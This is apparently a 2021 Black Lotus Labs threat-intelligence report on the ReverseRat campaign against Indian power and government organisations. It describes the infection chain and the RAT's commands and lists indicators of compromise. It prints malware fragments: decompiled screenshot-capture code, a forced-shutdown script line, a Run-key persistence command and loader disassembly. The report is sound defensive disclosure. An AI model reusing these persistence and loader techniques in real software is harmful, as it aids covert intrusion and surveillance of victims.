Suspected Pakistani Actor Compromises Indian Power Company with New ReverseRat

blog.lumen.com/suspected-pakistani-actor-compromises-indian-power-company-with-new-reverserat/

June 22, 2021

Black Lotus Labs Posted On June 22, 2021

0

Executive Summary

Lumen's Black Lotus Labs detected a new remote access trojan we're calling ReverseRat. Based on our global telemetry and analysis, we identified that the actor is targeting government and energy organizations in the South and Central Asia regions with operational infrastructure hosted in Pakistan. ReverseRat was deployed in parallel with an open-source RAT called AllaKore to infect machines and achieve persistence. Given the critical nature of the sectors the actor is targeting, we advise security practitioners to learn the actor's current tactics, tools and procedures to better defend their organizations against potential attacks.

Introduction

The ReverseRat infection chain is noteworthy because of the steps it takes to avoid detection and the critical nature of the targeted entities. The evasion techniques include:

- Use of compromised domains in the same country as the targeted entity to host their malicious files
- Highly targeted victim selection after the initial compromise
- Repurposed open-source code
- In-memory component used during initial access
- Modification of registry keys to covertly maintain persistence on the target device

Based upon Black Lotus Labs and MalBeacon telemetry, we assess that threat actor is very likely operating out of Pakistan. We observed a multi-step infection chain that resulted in the victim downloading two agents; one resided in-memory, while the second was side-loaded, granting threat actor persistence on the infected workstations. The technique documented in the image below was active beginning at least in March 2021 and bi-directional communications with the C2 are, in some instances, still ongoing.




Figure 1: Multi-step infection process observed in the campaign


Technical Details

Component 1: Retrieval of ZIP File from the Compromised Domains

In the first phase of the infection depicted in Figure 1, targeted URLs pointing to compromised websites were delivered to the victim. Black Lotus Labs surmised that the threat actor chose to use compromised domains in the same country as the targeted organization to evade detection and blend in with standard web browsing activity on the target network. While we cannot independently confirm how the URLs were delivered to the victims, the actor likely sent targeted emails or messages.

When clicked, these links downloaded a .zip file containing a Microsoft shortcut file (.lnk) and a benign PDF file. If invoked by the user, the shortcut file would display a benign PDF file, as depicted in Figures 2 and 3. The PDF file acted as a decoy to distract the user while the shortcut file also surreptitiously retrieved and executed an HTA file (HTML application) from the same compromised website. In the observed campaigns, the actor-created HTA files were hosted on the same site as the .zip file, but at different URL paths.

The decoy PDF documents associated with this larger cluster of activity referred to organizations and events relevant to India in spring 2021. Some of the decoy documents, or lures, were more generic, making references to obtain COVID-19 vaccines, while others were more targeted toward, for example, the energy sector.



Citizen Registration and Appointment for Vaccination

User Manual

Date: 27-Feb-2021

Version: 1.1

1


User Manual

Citizen Registration and Appointment for Vaccination

Content

- Overview..3

Figure 2: Decoy vaccination PDF displayed to a victim



[illegible]

Brig M J Kumar, SM

OIC Records

Tele : 3000 (O)
3000 (R)
Tele Ch : 26694815 (O)

[illegible]

Record Office
Bombay Engineer Group
Khadki, Pune - 411003.

BICENTENARY
1820-2020

(All COs/OsC Units)

Figure 3: Decoy energy corps PDF displayed to a victim

Component 2: Activating HTA files: CactusTorch and preBotHta

In the next phase of infection, the first HTA file retrieved contained JavaScript code based on a GitHub project called CactusTorch. This project was designed to inject a 32-bit shellcode into a running process to help launch a .NET program called preBotHta.pdb, which this actor has been using since 2019. There were two notable features for this 2021 variant of the preBotHta file: first, it ran entirely in memory and, second, it contained logic to alter the placement of the ReverseRat if the host machine ran a certain anti-virus product. If the preBotHta file detected a certain AV product, such as Kaspersky, it placed the ReverseRat in the MyMusic path; otherwise, it placed the file in the Startup folder. When ReverseRat was saved to the file system in January 2021, it displayed the name tasksmgr.exe; later in year they renamed it officetool.exe. Both iterations used an internal file description name of Svchostt.exe.

The ReverseRat


The last action that preBotHta took is to start execution of ReverseRat. The agent began by enumerating the infected device and obtaining the following components via Windows Management Instrumentation (WMI):

- MAC address
- Physical memory on the device converted to Mbs
- Information about the processor
    - Max clock speed converted to Ghz
    - Data width converted to bits
    - Name (e.g. Intel® Core™ i7-8569U CPU @ 2.80GHz)
    - Manufacturer (e.g. GenuineIntel)


It also used the .NET framework to obtain the following:

- Computer name
- Operating system
- Public IP address (by checking http://checkip[.]dyndns[.]org/)

The agent then RC4-encrypted this data with a key and sent it to the C2 node. When we decompiled the .NET code, we found the agent had prebuilt functions to run any of the following commands based upon receiving the correct parameter.



Parameter	Command
0	Download executable
1	Download file
2	Upload file to C2
3	Run, start a process
4	Delete either a folder or a file
5	Rename a directory or file
6	Create directory
7	List in the current directory, or file, and obtain file information such a length and last modified date
8	Get a list of running processes, and their private memory size
9	Kill specified process
10	Copy contents of the clipboard
11	Clipboard set
12	Take a screenshot
13	Shell executable – Run command from a hidden cmd.exe window
14	Close session



```
case 12:
    text = "LS" + array2[0] + "{-}";
    try
    {
        Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height
  PixelFormat.Format32bppArgb);
        Graphics graphics = Graphics.FromImage(bitmap);
        graphics.CopyFromScreen(Screen.PrimaryScreen.Bounds.X, Screen.PrimaryScreen.Bounds.Y, 0, 0,
  Screen.PrimaryScreen.Bounds.Size, CopyPixelOperation.SourceCopy);
        using (MemoryStream memoryStream = new MemoryStream())
        {
            bitmap.Save(memoryStream, ImageFormat.Png);
            text += utils.GetBytesToString(gzip.Compress(memoryStream.ToArray()));
        }
        goto IL_893;
    }
    catch
    {
        text = "RF" + array2[0];
        goto IL_893;
    }
    goto IL_800;
```

Image depicting the prebuilt function to obtain a screenshot of the victim machine

Based upon other functions, like the one designed to download executables, and other included functions that covert strings to hex, we suspect that there are subsequent modules that could provide added capabilities.

We assess ReverseRat was developed in-house, artifacts in the samples revealed PDB paths that showed the internal name for this project and that a developer for the project used the screenname Zombie. PDB paths often reference the original path for the source code files on the actor machine. This file was likely imported and compiled by other members of the organization, such as the user Neil as indicated in this metadata.

c:\Users\Zombie\Desktop\ReverseRat client\ReverseRat\ReverseRat\obj\Release\svchostt.pdb

c:\Users\Neil\Desktop\inform\c\ReverseRat\ReverseRat\obj\Debug\ReverseRat.pdb

Notably, the CactusTorch HTA file which dropped ReverseRat included a modification to a JavaScript function that shut down the infected machine after up to 7.2 million seconds (2,000 hours). Previous iterations of this script only allowed the computer to sleep for 900,000 seconds (~102 hours). It is unclear what caused the threat actors to change this time setting.

shell = new ActiveXObject(‘WScript.Shell’);WScript.Sleep(7200000);var exec = shell.Exec(‘cmd.exe /k shutdown /r /t 0’);exec.StdIn.Close();


Component 3: The AllaKore Component

In the third component, a second HTA file was retrieved from the same compromised domain that hosted the ZIP and the first HTA file. The second HTA file contained an encoded command to modify a registry key, the loader and AllaKore. Once decoded, the HTA file revealed a version of the AllaKore remote agent, potentially to provide an alternative avenue to maintain access to the compromised network. One rather odd trait of the campaign was the parallel deployment of ReverseRat with AllaKore.

The actor maintained persistence on the target machine’s current user account after reboot through modifying the Run registry key to side-load the actor dropped file.

Command modifying the run registry key:REG ADD “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /V “WinLogs” /t REG_SZ /F /D “C:\ProgramData\WinLogs\credwiz.exe”

The threat actor side-loaded DUser.dll along with the legitimate Windows application credwiz.exe, a file that is traditionally used for backing up and restoring credentials. DUser.dll acted as a loader to spawn the CreateProcess function on its file, winidr.exe [note the typo in the filename], and ran a wait loop until the AllaKore sample was terminated.




```
mov     fs:[eax], esp
lea     eax, [ebp+var_64]
call    @System@Ioutils@TPath@GetTempPath ; System::Ioutils::TPath::GetTempPath
mov     edx, [ebp+var_64] ; void *
lea     eax, [ebp+var_4]
mov     ecx, offset aAnydeks ; "AnyDeks\\"
call    serv_concatstr  ; ServHelper: concats 2 strings
mov     dl, 1
mov     eax, [ebp+var_4]
call    @System@Sysutils@DirectoryExists$qqrx20System@UnicodeStringo ; System::Sysutils::DirectoryExists(System::UnicodeString,bool)
test    al, al
jz      loc_5FD2C6
```

```
lea     eax, [ebp+var_8]
mov     ecx, offset aWinidrExe ; "winidr.exe"
mov     edx, [ebp+var_4] ; void *
call    serv_concatstr  ; ServHelper: concats 2 strings
lea     edx, [ebp+var_C]
mov     eax, [ebp+var_8]
call    sub_4238E8
lea     eax, [ebp+StartupInfo]
xor     ecx, ecx
mov     edx, 44h ; 'D'
call    sub_40782C
mov     [ebp+StartupInfo.cb], 44h ; 'D'
mov     [ebp+StartupInfo.wShowWindow], 0
lea     eax, [ebp+ProcessInformation]
push    eax             ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    8000000h        ; dwCreationFlags
push    0FFFFFFFFh      ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
mov     eax, [ebp+var_C]
call    sub_40A7F0
push    eax             ; lpCommandLine
push    0               ; lpApplicationName
call    CreateProcessW
test    eax, eax
jz      short loc_5FD2C1
```

```
loc_5FD29E:             ; dwMilliseconds
push    0Ah
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax             ; hHandle
call    WaitForSingleObject
test    eax, eax
ja      short loc_5FD29E
```

Screenshot of the DUser.dll loader creating a process and calling winidr.exe

Fortunately for defenders, this agent does not appear to come with any encryption, and it can be detected through network-based monitoring. When we ran the sample in a sandbox, we observed some of the strings in HTTP communications such as “MAINSOCKET”.



```
0000  45 00 00 36 d9 1b 40 00  80 06 00 00 0a 00 02 0f   E··6··@· ········
0010  90 5b 41 64 e8 47 10 31  19 b2 e6 e7 74 33 44 59   ·[Ad·G·1 ····t3DY
0020  50 18 04 02 f1 15 00 00  3c 7c 4d 41 49 4e 53 4f   P······· <|MAINSO
0030  43 4b 45 54 7c 3e                                  CKET|>
```

packets_20210614_144222.pcap
Packets: 3843 · Displayed: 3843 (100.0%)
Profile: Default

Strings from AllaKore being transmitted in the clear via HTTP

Connections to Prior Reporting and Different Agents

Once we identified the infection chain detailed above, we correlated this campaign’s TTPs to a prior campaign from last year called Operation SideCopy. We observed the same infection process — using shortcut files to retrieve a malicious HTA file on a compromised domain and then spawn a .NET agent. In this case we also observed overlapping metadata between the new and old samples. Notably, we even found overlap with TTPs described in a post dating back to 2019 that described a threat actor side-loading an AllaKore agent with credwiz.exe. Because this actor has operated for years tailoring open-source frameworks, we observe nuances in their environments such as the PDB string that linked other customized open-source capabilities including the Bladabindi agent (based on the well-known trojan njRAT). You can see below the similarity in the two extracted PDB paths below. The top line is the ReverseRat agent internally called Svchostt, and the second is the njRAT sample internally called server:

C:\Users\be\AppData\Local\Temporary Projects\svchostt\obj\x86\Release\svchostt.pdb

C:\Users\be\AppData\Local\Temporary Projects\server\obj\x86\Release\server.pdb

While njRAT is a well-known and documented agent, it shows that this threat actor, like many others, may prefer to use publicly available agents over custom builds.

Black Lotus Labs Telemetry and Analytics

Telemetry – Victim

Once we curated a list of indicators associated with this threat actor, we ran those and other indictors from previous reporting through our internal databases. Black Lotus Labs’ global visibility suggests that the campaigns associated with this threat actor were quite targeted. A small number of entities exhibited bi-directional communications with the identified nodes.

Most of the organizations that exhibited signs of compromise were in India, and a small number were in Afghanistan. The potentially compromised victims aligned with the government and power utility verticals. One point we would like to emphasize is that the agents we discovered were designed for Windows-based machines traditionally found on the IT network; thus far we have not been able to associate any malware samples with this activity cluster that were specifically designed to target systems associated with OT systems.

Some of the victims include:

- A foreign government organization
- A power transmission organization
- A power generation and transmission organization

We do not believe that this list entails the totality of their operations, as some potential victims were associated with dynamic IP addresses, making it difficult to correlate those IP addresses to a single organization.

Telemetry – Threat Actor

Both Black Lotus Labs and MalBeacon were able to independently conclude the actor's C2 operations are based out of Pakistan. MalBeacon identified the actor source IP, 103.255.7[.]33, an IP assigned to Pakistani mobile data operator CMPak Limited.

Separately, based on Black Lotus Labs analytics and global visibility, we determined that the ReverseRat C2 nodes are controlled by at least two Pakistani IPs: 203.175.72[.]105 and 115.186.189[.]6 on port 8088. Notably, 182.188.181[.]224 briefly serves as a backend node for this operation located at 167.86.97[.]221.

Backends and source range IPs:

- 203.175.72[.]105
- 115.186.189[.]6
- 103.255.7[.]33
- 182.188.181[.]224

Analytics

Black Lotus Labs identified the following network indicators from files pertaining to this infection vector:

- 161.97.142[.]96
- 164.68.104[.]126
- 167.86.75[.]119
- 173.249.40[.]68
- 144.91.65[.]100
- 164.68.108[.]22

Based on internal network telemetry analytics, passive DNS records and open-source malware repositories for related samples, Black Lotus Labs discovered IPs and domains we can also associate with moderately high confidence to this actor.

Additional C2s

- 207.180.230[.]63
- 164.68.108[.]153
- 167.86.97[.]221
- certindia.ignorelist[.]com
- defencecyberorg.myddns[.]me
- certindia.chickenkiller[.]com
- coronavirusupdate.ddnsking[.]com

Conclusion

While this threat actor's targets have thus far remained within the South and Central Asian regions, they have proven effective at gaining access to networks of interest. Despite previously relying upon open source frameworks such as AllaKore, the actor was able to remain effective and expand its capabilities with the development of the Svchostt agent and other components of the ReverseRat project. We assess that as the actor continues to develop these capabilities, utilize compromised domains and refine these multi-step infection processes, it will pose a real threat to organizations in and beyond these regions. While this actor is not as sophisticated as the most-skilled state-sponsored actors, it should be continually monitored. Black Lotus Labs is committed to tracking adversary groups such as this and documenting their tradecraft to proactively help defenders.

In order to combat this particular campaign, Black Lotus Labs null-routed the actor infrastructure across the Lumen global IP network and notified the affected organizations. Black Lotus Labs continues to follow this threat group to detect and disrupt similar compromises, and we encourage other organizations to alert on this and similar campaigns in their environments.

For additional IOCs such as file hashes associated with this campaign and this threat actor's larger activity cluster, please visit our GitHub page: https://github.com/blacklotuslabs/IOCs/blob/main/Reverserat_iocs.csv

If you would like to collaborate on similar research, please contact us on Twitter @BlackLotusLabs.

This information is provided "as is" without any warranty or condition of any kind, either express or implied. Use of this information is at the end user's own risk.